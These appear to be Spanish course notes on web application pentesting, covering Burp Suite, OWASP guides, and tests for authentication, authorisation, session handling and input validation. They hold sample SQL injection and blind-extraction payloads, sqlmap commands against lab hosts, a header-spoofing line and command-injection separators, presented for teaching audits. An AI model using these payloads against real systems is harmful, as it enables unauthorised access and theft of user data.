
Al iniciar vemos que disponemos de varias opciones. Una de ellas es la pestaña de "Proxy" (configuración del mismo). BurpSuite integra un navegador (Chromium) preconfigurado para usar el proxy y no perder T en ello. En la pestaña proxy se activala intercepción "Intercept is on/off"



Interceptación peticiones HTTP

Todas peticiones y respuestas HTTP/ HTTPS quedan registradas en el historial.

Otra funcionalidad es que dispone de función llamada inspector que agrupa los datos de las peticiones y respuesta en secciones (prámetros, cabeceras, etc) os recomendamos **siempre que tengáis que modificar o inyectar datos en la petición realizarlo desde la ventana del inspector** xq si necesitáis introducir carácter especial, el injector lo edita con la codificación necesaria (lo codifica en formato URL).



3.4.- Automat. de conexiones a servidores web con BurpSuite.

En ciertas pruebas tendremos que enviar misma petición varias veces, modificando algún dato.


- Ataques fuerza Br sobre la autenticación.
- Intento acceso a recurso con identificador.
- Prueba de payloads.
- Averiguación de usuarios.

Automatización del envío de peticiones

Enviar petición múltiples veces modificando una pequeña porción de info de la petición HTTP. 2 funcionalidades nos ayudan en este tipo de tareas.

Repeater Permite manipular y reemitir manualmente solicitudes HTTP individuales y analizar respuestas de la app. Esta opción permite automatizar x ej si queremos probar varios datos de entrada sin probar con navegador cada vez que queramos modificar un input en la petición.

Intruder Automatiza envío peticiones HTTP desatendida. Permite configurar la parte de la petición HTTP que varía. La info a sustituir se puede precargar de lista de datos o utilizar opciones de generación de datos (cad numéricas o strings). Burp intruder iterará sobre la lista y registra respuesta del servidor.



Automatización de autenticación del protocolo HTTP

Dispone de varios ajustes que permiten configurar Burp para realizar autenticación en servidores web de destino.

Hay <> tipos autenticación y credenciales para hosts individuales: Autenticación básica, NTLMv1 y NTLMv2. Los datos de campos de dominio y nombre de host solo se utilizan para la autenticación NTLM.

La opción "Solicitar credenciales en caso de error de la plataforma" hace que se muestre ventana emergente interactiva ante error autenticación para que auditor pueda introducir credenciales a mano. En "User options" apartado "Connections/Plattform authentication"

Automatización mediante macros y/o gestor de sesiones

Dispone de herr.más avanzadas de automatización xa automatizar tareas mediante secuencias tipo "Macro".

Tb funcionalidad de "gestión de sesiones" xa gestionar <> tareas y proced.relacionados con gestión de sesiones como realizar autenticación de usuario en formulario web, recoger un token o un segundo factor autenticación y utilizarlo, etc. Normalmente los componentes se san a la vez xq funcionalidad gestión sesiones se apoya en generación de macros para automatizar estas tareas.

4.- Búsqueda de vulnerabilidades habituales en aplicaciones web.

La auditoría de aplicativos web absorbe la mayor parte de los proyectos de seguridad ofensiva y hacking ético. La búsqueda de vuln. en apps web es uno de los proyectos más demandados por las compañías.

4.1.- Fund OWASP.

Organismo sin ánimo de lucro cuya misión es mejorar nivel seguridad software en general y de aplicativos web/móvil en particular. Para ello guías educativas y herramientas para incrementar nivel de seguridad. Mediante los <> recursos proporcionados por OWASP, desarrolladores mejoran nivel seguridad con las buenas prácticas en su desarrollo. Los auditores o pentesters tb pueden hacer uso de guías y metodologías para pruebas de seguridad, así como utilizar herr open source que ofrecen. Proyectos + destacados:

OWASP Web Security Testing Guide Guía que indica como afrontar revisión de seguridad en app web. Contiene los conceptos básicos de estas auditorías + resumen y catalogo vuln. + comunes y en cada una la metodología y pruebas para comprobar si existe + recomendaciones para solucionarla.

OWASP Mobile Security Testing Guide Similar anterior (mismo contenido), orientado a auditorías apps móviles. Se centra en vuln. de la plataforma (Android e iOS) y xa las del servidor usar la guia anterior

Zed Attack Proxy (ZAP) aplicativo tipo proxy web open source para pruebas necesarias para comprobar la existencia de las vulnerabilidades descritas en la guía "Web Security Testing Guide".

OWASP Top Ten – OWASP Mobile Top Ten Identifica y clasifica las vuln.más críticas.

OWASP Code Review Guide cjto "Mejores prácticas de programación" para evitar introducir vuln en apps.

4.2.- Pruebas de configuración y despliegue.

Estas pruebas tratan de identificar vuln. x config. Incorrecta/no adecuada en los sistemas.

Paneles de administración expuestos

En ocasiones apps web tienen acceso administrativo con panel admin (con acciones privilegiadas). A veces no disponen de controles de protección adecuados → acceso no permitido. Estas pruebas tratan de descubrir paneles admin. accesibles de manera pública en internet. Podemos usar siguientes técnicas:

- Enumeración de ficheros y directorios (fuerza bruta con listado de posibles paths de administración).
- Búsqueda de paneles de administración en motores (Google Dorks).
- Buscar urls y enlaces en el código fuente del aplicativo (html y JavaScript).
- Si app tiene como base una aplicación conocida o en un framework específico es posible consultar la documentación para comprobar si existe algún acceso administrativo por defecto.
- Comprobar si existe algún panel de admin. en otro puerto TCP y use protocolos HTTP/HTTPS.

Acceso a ficheros expuestos o no referenciados

Se puede dar caso de acceso a ficheros no referenciados por app accesibles de manera pública. Ej. ficheros de Backup de vers. anteriores de la app, logs, ficheros config. que muestren info. sensible de paráms config e incluso credenciales autenticación de <> componentes app (Gestores de Identidad, BBDD, etc.).

Técnicas (muchas de ellas ya han sido descritas, solo modificar el enfoque de info a buscar).

- Enumeración de ficheros y directorios (fuerza bruta de paths y nombres y extensión de ficheros).
- Búsqueda de ficheros específicos (como los ya mencionados) en motores (Google Dorks).
- Buscar urls y enlaces en el código fuente del aplicativo (html y JavaScript).

4.3.- Pruebas de gestión de identidad.

Comprueban si gestión adecuada de identidad de usuarios, si usuarios tienen rol acceso y autorización adecuado. Tb pruebas enumeracion o averiguar ctas de usuario o emails.

Gestión de roles

Apps web → gestión de roles (se otorgan permisos a cada rol y los roles son aplicados a los usuarios). Estas pruebas tratan de comprobar si roles definidos Ok y un rol no tiene más privilegios de los permitidos (ej. operador pueda realizar ops de administrador).

Enumeración de usuarios

Tratan de comprobar si abusando de funcionalidades app se puede acceder a listado ctas usuario o emails de esas cuentas. Tb si un usuario, o email determinados estan de alta en sistema en fn respuestas de error en formulario de acceso/nuevo usuario/reset contraseña.

4.4.- Pruebas de autenticación.


Tratan de comprobar correcto funcionamiento de partes app involucradas en proceso autenticación (verificar que usuario es quien dice ser). Tb si se puede recuperar o acceder a credenciales de usuario legítimo app.

Evasión del proceso de autenticación

Si se puede evadir proceso de autenticación, y acceder a parte privada, sin autenticarnos. A día de hoy poco frecuente poder evadir autenticación x nivel madurez de los aplicativos web. Técnicas:.

Acceso directo a la parte privada Acceder directamente a URL privadas del aplicativo sin autenticación en el sistema. Hoy difícil que app web tenga esta vuln. pero podemos encontrar alguna URL accesible.

Modificación de parámetros En algunas apps puede existir parámetro que indique si usuario está autenticado.



Predicción del identificador de sesión Ya que se suele mantener sesión con los Id sesión (norm.con coockies o cabeceras especiales). Si esta generación ids no es completamente aleatoria → predecir id sesión de usuario legítimo que se encuentre en uso.

Inyección SQL en el formulario de acceso a la aplicación Técnica con mucho éxito en el pasado. La autenticación usuario se realiza x formulario que se valida en BBDD. Sin validación previa datos enviados (eliminar caract especiales y comandos SQL) atacantes pueden inyectar código SQL que BBDD interpretan y generar una consulta distinta.

Ej. Si en app la consulta es →

```
SELECT * FROM login WHERE username='usuario' and password='contraseña'
```

E inyectamos ' **OR 1=1 –** en campo contraseña, se convierte en la sig. Expresión devolviendo todos los usuarios

```
SELECT * FROM login WHERE username='usuario' and password='contraseña' OR 1=1 -- '
```

Credenciales enviadas por un canal sin cifrar

Cualquier prot. que transmita sin cifrar es susceptible exponer info si Man in The Middle. Se podrían capturar credenciales y otra información sensible del usuario.

Uso del protocolo HTTP Cualquiera que intercepte comunicación (o tenga acceso a disp.intermedios como proxies o dispositivos de red) puede capturar credenciales de un usuario.

Aplicativo disponible bajo HTTP y HTTPS Si app presta servicio bajo ambos protocolos. Aunque usuario acceda con protocolo HTTPS, un atacante que puda realizar MitM podría forzar la transmisión de credenciales con protocolo HTTP. Se llama SSLStrip attack.

Envío de info. mediante el protocolo cifrado HTTPS pero con método GET Método GET no dispone de cuerpo y parámetros son transmitidos en dirección URL. Si prot. HTTPS info transmitida si protegida ante MitM pero queda en historial navg y log servidor.

```
GET https://www.example.com/success.html?user=test&pass=test HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14)
```

Uso de credenciales por defecto

Algunos app web toman como base aplicativos conocidos (open source/comercial) que pueden incluir cuentas y contras. habilitadas por defecto y disponibles en manuales de la aplicación base utilizada. Si no se modifican, atacante podría acceder con ellas (suelen ser de nivel admin). Técnicas:

- Realizar búsquedas internet para averiguar las credenciales por defecto de los aplicativos afectados.
- Realizar búsquedas en manuales del aplicativo base o repositorio del mismo (si open source).
- Utilizar diccionarios credenciales por defecto junto con herr. fuerza bruta (ej proxy Burp Suite).

Funcionalidad de recordatorio de contraseñas vulnerable

Apps web suelen tener funcionalidad recordatorio/reset contras. Si no implementa medidas protección adecuadas puede ser vector ataque para acceder suplantando identidad usuario legítimo. Pruebas:

Comprobar la información que se requiere para resetear la password

Comprobar que para resetear contra se solicita al usuario datos que solo pertenezcan a el (ej, email) y algún dato que solo él conozca (pregunta secreta, comprobar que esta info no está disponible públicamente).

Comprobar cómo se comunica la nueva contraseña al usuario Casos más comunes de – a + seguro:

- Al resetear la contraseña se muestra al usuario la nueva contraseña para autenticarse.
- Se establece contraseña temporal y usuario debe modificarla en el siguiente inicio de sesión.
- Se envía un correo electrónico al usuario con un enlace para realizar el cambio de contraseña.

Política de contraseñas débil.

App web ha de tener polít.contras robusta que fuerce usuario a contraseña que no sea fácilmente adivinable.

- Combinar Mayúsculas, minúsculas, números y caracteres especiales.
- Longitud mínima de 8 caracteres.
- No debe contener ningún dato del usuario (username, nombre, apellidos)
- En la medida de lo posible, que no utilice palabras de uso común (no siempre es posible)


4.5.- Pruebas de autorización.

Comprueban funcionamiento Ok de partes app involucradas en proceso autorización acceso a recursos y funciones. Verificar que usuario solo acceso a recursos que le pertenecen y funciones según nivel acceso.

Path y Directory traversal

Esta vuln. se produce cuando app gestiona ficheros y/o utiliza los mismos como valor entrada para alguna funcionalidad (ej. Subida ficheros, visualiz.ficheros etc). Si no valida datos de entrada, atacante puede modificar path del fichero a visualizar para acceder a otro doc de app/sistema o incluso ejecutar comandos remotos en sistema. Ej. App muestra docs solicitado en URL con param file. Al modificar parám si no hay control poder obtener otros docs.

Por ejemplo, la siguiente captura evidencia que el aplicativo muestra ciertos documentos atendiendo al valor del parámetro file de la propia dirección URL. Al modificar el valor del parámetro “file” por un fichero del sistema, el contenido del fichero solicitado se muestra en el aplicativo (siempre que el usuario con el que se inicia el servidor web disponga de privilegios para ello).



Evadir el sistema de autorización

Estas pruebas xa comprobar si posible acceder a recurso/función de la app al cual no deberíamos poder acceder con el usuario utilizado. Casuísticas:

- Comprobar si se puede acceder a recurso, sin proceso autenticación o autenticados con usuario sin privilegios de acceso al recurso indicado.
- Idem xa funcionalidades app.

```
POST /user/viewOrder.jsp HTTP/1.1
Host: www.example.com
...

groupID=grp001&orderID=0001
```

Pruebas de elevación de privilegios

Estas pruebas tratan de elevar privilegios/roles que usuario tiene xa acceder a función/recursos con >> privilegios y dependen mucho de tipo app, tecn.y lenguaje desarrollo usado.


Manipulación del grupo de usuario Algunas apps asocian al usuario un grupo/rol a través de parám HTTP → valor puede ser modificado por el usuario para intentar otorgarse otro nivel de privilegios.

Manipulación de la dirección IP de origen Hay apps que dan nivel privil. En fn IP (ej. desde rango IP VPN de Admin o desde IPs de la red local). La app recoge el valor en cabecera HTTP "**X-Forwarded-For**", que puede modificarse por usuario para que app crea que se accede desde IP indicada.

```
X-Forwarded-For: 8.1.1.1
```

Refs inseguras a objtos de manera directa (IDOR)

Vuln se produce cuando app da acceso a objetos o recursos directamente a través de un parámetro determinado. Ej, si al modificar param que indica id user acceder a datos del mismo u obtener un contrato al modificar su identificador. Para estas pruebas idela tener 2 usuarios para saber si se puede obtener recursos de uno desde otro.



4.6.- Gestión de sesiones.

Para suplir carencia de estado en prot HTTP/S e identificar peticiones de usuarios legítimos, es necesario enviar al usuario id sesión tras autenticación. Estas pruebas xa comprobar si hay defecto en configuración o en modo gestión sesiones x servidor.

Atributos de las cookies de sesión

Si id.sesión se envía x cookies, se ha de comprobar que éstas cuentan con atributos seguridad habilitados para proteger el id del robo. Estos atributos se especifican cuando se genera la cookie (en cabecera respuesta HTTP "set-cookie") y se transmiten, al navegador. Atributos más comunes a comprobar:

Secure Fuerza al navegador a transmitir la cookie solo x HTTPS evitando ataque MitM (ataque ssl-strip).

HttpOnly Cookie no se transmite x scripts de cliente (javascript). Evitando robo x ej x Cross Site Scripting

Domain Dominio en el que cookie es válida.

Path Simil anterior, pero se restringe el path donde cookie puede usarse.

Expires Indica fecha en la que navegador deja de utilizar la cookie (elimina del cache), si servidor tiene T validez más amplio seguiría siendo válido si robo.

```
Set-Cookie: GRUYERE=20681553|example||author; path=/476702467527
Expires: Fri, 01 Jan 1990 00:00:00 GMT
```

Validación del tiempo de la sesión

Estas pruebas tratan de conocer el T que id sesión es válido en servidor, expires sólo controla T en caché navegador. Pero si atacante roba id sesión, podría suplantar identidad usuario id id.sesión sigue válido. Se recomienda que id sesión validez en el servidor de 15 – 60 min. Para esta prueba basta con acceder a un recurso utilizando un id. sesión que se haya utilizado tiempo atrás.

Incorrecto cierre de sesión

Similar al anterior, el problema está en que cuando usuario cierra sesión (mediante cierre sesión) el servidor no invalida id sesión y sigue válido hasta que T vida caduca en servidor. Para comprobarlo, se cierra sesión y se prueba acceso a recurso legítimo usuario con id sesión que tenía antes de cerrar la sesión.

4.7.- Validación de los puntos de entrada.

Estas vuln se producen al uso de datos proporcionados por usuario (datos de entrada) para realizar ops internas, y devolver resultado (ej. Rtdos búsquedas en campo buscar) sin validar datos recibidos y éstos interfieren en consultas internas alterando ejecución de procesos aplicativo y el resultado esperado.

Vulnerabilidades que impactan en el servidor

Inyección SQL

Inyecciones de código SQL en el aplicativo, a través de paráms entrada app. para modificar la consulta SQL que app realiza internamente. Si no correcta validación datos del usuario (caract.especiales y órdenes específicas SQL), la app podría ser vulnerable a ataques de inyección SQL. Ej. En tienda campo buscar prdtos donde consulta interna es (img), y enviamos en el campo (unión select…) de manera que la búsqueda devuelva la consulta SQL (debajo) devolviendo info de usuarios.

```
SELECT name, description
FROM products WHERE
category = 'Gifts'
```

```
SELECT name, description
FROM products WHERE
category = 'Gifts' UNION
SELECT username, password
FROM users--'
```

```
' UNION SELECT username, password FROM users --
```

Ojo. Unión sólo Ok si mismo Nº columna xa lo que hay que conocer el Nº 1º. Para ello dos técnicas distintas.

1) Inyectar en la consulta cláusula de ordenación por número de columna
2) Inyectar en consulta cláusula UNION SELECT incrementando Nº cols hasta que el aplicativo no genere un error

```
' ORDER BY 1--

' ORDER BY 2--

' UNION SELECT NULL--

' UNION SELECT NULL,NULL--
```

Para evitar estos ataques, se recomienda eliminar de valores proporcionados por el usuario órdenes SQL (como "UNION" y "SELECT") y caract específicos de sintaxis SQL ("--", "'", ";") antes de utilizar estos valores directamente en la consulta.

Inyección SQL Ciega

Son muy parecidas a anteriores, la única dif. es que consulta SQL no devuelve resultado al usuario, o aplicativo no nos permite concatenar consultas para extraer info BBDD. En estos casos sólo podemos inyectar consultas Booleanas y comprobar si devuelve "**verdadero**" o "**falso**". Ej. inyectamos en parámetro "id" "**and 1=1**", vemos le web devuelta, luego ídem con and 1=2 y vemos si diferencia en la app. Sin embargo, para poder volcar info. de la BBDD, existe método que consiste en modificar consulta SQL que se realizaría a una consulta SQL Booleana: Serían de este tipo "¿El 1º carác de contraseña usuario admines una B?, ¿Es una C?", etc.

Para aumentar velocidad en extracción (cada carácter 300 posibilidades) datos se utiliza el concepto de divide y vencerás, para ello se utiliza el valor numérico ASCII de cada carácter y consulta de tipo "¿El valor ASCII del 1º carácter es mayor que 100?", "¿Es menor que 100?", etc.

```
id=1 and 100>ASCII(substring(user(),1,1)) → Falso
id=1 and 150>ASCII(substring(user(),1,1)) → Verdadero
id=1 and 110>ASCII(substring(user(),1,1)) → Falso
id=1 and 125>ASCII(substring(user(),1,1)) → Verdadero
id=1 and 115>ASCII(substring(user(),1,1)) → Verdadero
id=1 and 113>ASCII(substring(user(),1,1)) → Falso
id=1 and 114=ASCII(substring(user(),1,1))
```

Herramienta sqlmap

Herr. capaz de automatizar extracción info. dada una vulnerabilidad inyección SQL. Contiene <> payloads para motores BBDD más comunes. Extremadamente útil en inyecciones SQL ciega ya que puede automatizar la extracción. Aunque tb permite localizar vuln. de inyección se recomienda localizar vuln. con técnicas anteriores o scanner automático de Burp Suite (sqlmap devuelve mucha info). Sqlmap se invoca con parám-u + url (path completo), si propia URL contiene los parám. vulnerables inyección SQL con parám -p se indica parámsobre el que se realizará la inyección. Ej. parámetro vulnerable id.

```
sqlmap -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" -p id
```

Si petición se envía con método POST, debemos añadir el cuerpo petición con param –data.

```
sqlmap -u "http://www.appvulnerable.com/login" --data"user=usuario,password=contraseña" -p "user"
```

Si funcionalidad vulnerable en la parte privada app habrá que indicarle a sqlmap el id.sesión que nos autentica como usuario.

```
sqlmap -u "http://www.appvulnerable.com/product" --data"category=Gifts" -p "category" --cookie"JSESSIONID=hkj
```

Además, sqlmap permite indicar toda una petición HTTP como parámetro de entrada. De esta manera, en caso que el aplicativo necesite algún dato más de la aplicación para poder procesar la respuesta (por ejemplo alguna cabecera) será mucho más fácil pasarle directamente una petición HTTP de ejemplo e indicarle el parámetro sobre el que realizar la inyección. Se puede guardar la petición completa en un txt y después invocarla desde sqlmap.

```
sqlmap -r sqli.txt -p "parámetro vulnerable"
```

```
┌──(kali㉿kali)-[~]
└─$ cat sqli.txt
GET http://10.0.2.5/mutillidae/index.php?page=user-info.php&usernam
nfo-php-submit-button=View+Account+Details HTTP/1.1
Host: 10.0.2.5
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.0.2.5/mutillidae/index.php?page=user-info.php&us
+1%23&password=&user-info-php-submit-button=View+Account+Details
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=0c1411d2e21b0820e8c06b81468e0d42
Connection: close
```

Inyección de código y/o comandos

Las pruebas tratan de determinar si posible inyectar, a través de paráms proporcionados por usuario, código que sea interpretado por el aplicativo (si desarrollado en leng.interpretado: PHP, ASP, Python o Ruby) o comandos que sean ejecutados en el SO servidor.


Estas vuln. son consideradas como críticas x poder ejec. comandos en el sistema con mismo nivel privilegios del usuario. Si servidor web se inicia con usuario diseñado para ello (ej. usuario apache) el ataque limitado x priv.restringidos pero si servidor web se inicia con usuario root y existe vuln. inyección código resultado devastador. Para check se ha de comprobar si app usa datos de entrada directamente para ejec. de un comando en sistema (si no valida/filtra previamente lo recibido). En ej. Servidor hace ping a la DNS enviada y, al no filtrar, tb ejecuta uname –a.

Para concatenar → "**;**", "**&**", "**&&**", "**|**" o "**&&**

Vulnerabilidades que impactan en el cliente


Cross Site Scripting Reflejado

Atacante consigue inyectar, en aplicativo web, código que se ejecuta en navegador usuarios x falta validación valores enviados en paráms. Si datos introducidos por usuario se reflejan directamente en código HTML, el código JavaScript inyectado se incluirá en el HTML y los navegadores ejecutarán el código. Si se filtran determinado caract. El código inyectado no será funcional (ej.< >). Es un ataque no persistente xq códio inyectado no se guarda en el servidor.



Cross Site Scripting Almacenado

En esta variante la inyección se almacena en el Backend (En BBDD) y la inyección se muestra a todos usuarios (habitual en webs que permiten inserción comentarios como blogs).



4.8.- Análisis de los códigos de error.


Si app no debidamente configurada y ante errores (de propia app o en servidor), se muestran al usuario con info sensible que revela tecnologías utilizadas, el error exacto producido, campos, tablas u objetos, etc.


Códigos de error

El prot.HTTP tiene cód error que se incluyen en respuesta HTTP y nos da info del tipo error posiblemente explotable.

Información en el cuerpo del mensaje

Además del código de estado, el cuerpo mensaje de error proporciona información del error producido. Ej1: error en BBDD que muestra la consulta que servidor realiza. Ej2: error muestra tipo y versión del servidor.





4.9.- Vulnerabilidades de la lógica de negocio.

Estas vuln.aparecen cuando atacante consigue modificar operativa de app. Dependen de tipo app y no existen técnicas específicas. Ejemplos para que quede más claro:

- Tienda Online con vuln donde puedes adquirir pdtos sin pagar por ellos (pagando menos).
- App con códigos dto y atacante puede generar los códigos desde la aplicación.
- Aplicación Bancaria y atacante puede evitar que le cobren comisiones.
- Aplicación Bancaria y atacante puede transferencia con importe negativo → importe es abonado en su cuenta desde la cuenta del destinatario.